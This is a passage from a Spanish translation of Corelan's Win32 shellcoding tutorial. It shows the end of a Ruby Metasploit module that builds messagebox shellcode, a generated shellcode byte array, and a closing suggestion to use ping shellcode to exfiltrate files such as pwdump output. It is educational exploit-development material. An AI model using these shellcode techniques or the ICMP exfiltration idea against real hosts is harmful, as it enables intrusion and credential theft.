        icharcnt=0
      end
      icnt=icnt-1
    end

    #Genera el opcode para escribir byte nulo.
    strWriteTitleNull="\x31\xDB\x88\x5C\x24"
    strWriteTitleNull += iSniperTitle.chr + "\x89\xe3"

    #===== Texto del Proceso =====
    #Corta el texto en instrucciones PUSH de 4 bytes.
    strText = datastore['TEXT']
    strText=strText+"X"
    iText=strText.length
    iNrLines=iText/4
  end
end
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
iCheckChars = iNrLines * 4
strSpaces=""
iSniperText=iText-1
if iCheckChars != iText then
    iTargetChars=(iNrLines+1)*4
    while iText < iTargetChars
        strSpaces+=" "           #Agrega espacio.
        iText+=1
    end
end
strText=strText+strSpaces      #El título ahora está alineado de 4 bytes
                                #y la string termina en X
                                #en el índice iSniperTitle

                                #Empuja el título a la pila.
                                #Comienza al final de la string.
strPushText=""
strLine=""
icnt=strText.length-1
icharcnt=0
while icnt >= 0
    thisChar=strText[icnt,1]
    strLine=thisChar+strLine
    if icharcnt < 3
        icharcnt+=1
    else
        strPushText=strPushText+"h"+strLine #h = \68 = push
        strLine=""
        icharcnt=0
    end
    icnt=icnt-1
end

#Genera el opcode para escribir byte nulo.
strWriteTextNull="\x31\xc9\x88\x4C\x24"
strWriteTextNull += iSniperText.chr + "\x89\xe1"

#Crea el Payload.
payload_data = module_info['Payload']['Payload']
payload_data += strPushTitle + strWriteTitleNull
payload_data += strPushText + strWriteTextNull
trailer_data = "\x31\xd2\x52"
trailer_data += "\x53\x51\x52\xff\xd0\x31\xc0\x50"
trailer_data += "\xff\x55\x08"

payload_data += trailer_data

return payload_data
else
    raise ArgumentError, "Title should be 255 characters or less"
end
end
end
end
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Pruébalo:


```
./msfpayload windows/messagebox
  TEXT="You have been owned by Corelan"
  TITLE="Oops - what happened ?" C

/*
 * windows/messagebox - 303 bytes
 * http://www.metasploit.com
 * TEXT=You have been owned by Corelan, TITLE=Oops - what
 * happened ?
 */
unsigned char buf[] =
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x7a\x31\xc9\x64\x8b"
"\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e\x20\x8b"
"\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1\xff\xe1\x60\x8b\x6c\x24"
"\x24\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a"
"\x20\x01\xeb\xe3\x37\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0"
"\xfc\xac\x84\xc0\x74\x0a\xc1\xcf\x0d\x01\xc7\xe9\xf1\xff\xff"
"\xff\x3b\x7c\x24\x28\x75\xde\x8b\x5a\x24\x01\xeb\x66\x8b\x0c"
"\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e\x0e\xec"
"\x52\xe8\x9c\xff\xff\xff\x89\x45\x04\xbb\x7e\xd8\xe2\x73\x87"
"\x1c\x24\x52\xe8\x8b\xff\xff\xff\x89\x45\x08\x68\x6c\x6c\x20"
"\xff\x68\x33\x32\xe6\x64\x68\x75\x73\x65\x72\x88\x5c\x24\x0a"
"\x89\xe6\x56\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87"
"\x1c\x24\x52\xe8\x5e\xff\xff\xff\x68\x20\x3f\x58\x20\x68\x65"
"\x6e\x65\x64\x68\x68\x61\x70\x70\x68\x68\x61\x74\x20\x68\x20"
"\x2d\x20\x77\x68\x4f\x6f\x70\x73\x31\xdb\x88\x5c\x24\x16\x89"
"\xe3\x68\x61\x6e\x58\x20\x68\x6f\x72\x65\x6c\x68\x62\x79\x20"
"\x43\x68\x6e\x65\x64\x20\x68\x6e\x20\x6f\x77\x68\x20\x62\x65"
"\x65\x68\x68\x61\x76\x65\x68\x59\x6f\x75\x20\x31\xc9\x88\x4c"
"\x24\xe8\x89\xe1\x31\xd2\x52\x53\x51\x52\xff\xd0\x31\xc0\x50"
"\xff\x55\x08";
```




Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Hasta funciona perfectamente en Windows Vista y Windows 7:



Gracias, Jacky, por la captura de pantalla.

Actualización de octubre de 2010: una versión optimizada del módulo Metasploit se fusionó con el Framework de Metasploit. Esa versión es compatible con todos los tipos de ExitFunc, y también te permite definir el icono de mensaje:



Utiliza el código de calidad existente cuando puedas, pero prepárate para ser creativo cuando llegue la hora.

Yo específicamente quería llamar tu atención sobre algunos ejemplos de Shellcode bonitas y creativas publicadas recientemente por Didier Stevens.

Ejemplo 1: Carga un archivo DLL con código VBA, sin tocar el disco ni siquiera aparece como un nuevo proceso. 😊

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

<http://blog.didierstevens.com/2010/01/28/quickpost-shellcode-to-load-a-dll-from-memory/>

Ejemplo2: Shellcode de Ping.

<http://blog.didierstevens.com/2010/02/22/ping-shellcode/>

Está claro cuál sería el valor añadido del primer ejemplo. Pero ¿qué pasa con el segundo, Shellcode de Ping?

Bueno, piensa en lo que puedes hacer con él.

Si el host remoto al que estás atacando no tiene acceso a Internet en cualquiera de los puertos, pero si se puede hacer ping, entonces aún puedes tomar ventaja de esto para, por ejemplo, transferirte cualquier archivo sólo escribe Shellcode que lea el fichero, y utilice el contenido del fichero (línea por línea) como Payload en una serie de Pings. Hacer Ping en casa (Ping a ti mismo o a un host específico por lo que serías capaz de olfatear los paquetes ICMP) y se puede leer el contenido del archivo. Ejemplo: escribe una Shellcode que haga un pwdump, y envíe el resultado al usuario mediante Ping.

Gracias a:

Ricardo (rick2600), Steven (mr_me), Edi Strosar (Edi) y Shahin Ramezany, por ayudarme y revisar el documento, y mi esposa - por su amor eterno y apoyo!

¡Gracias a SkyLined por leer este documento y proporcionar alguna información realmente excelente y sugerencias! ¡Son lo máximo!

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

<https://www.corelan.be/index.php/forum/writing-exploits>

© 2009 - 2012, Corelan Team (corelanc0d3r). Todos los derechos reservados. ☺

Página Oficial en Inglés:

<http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com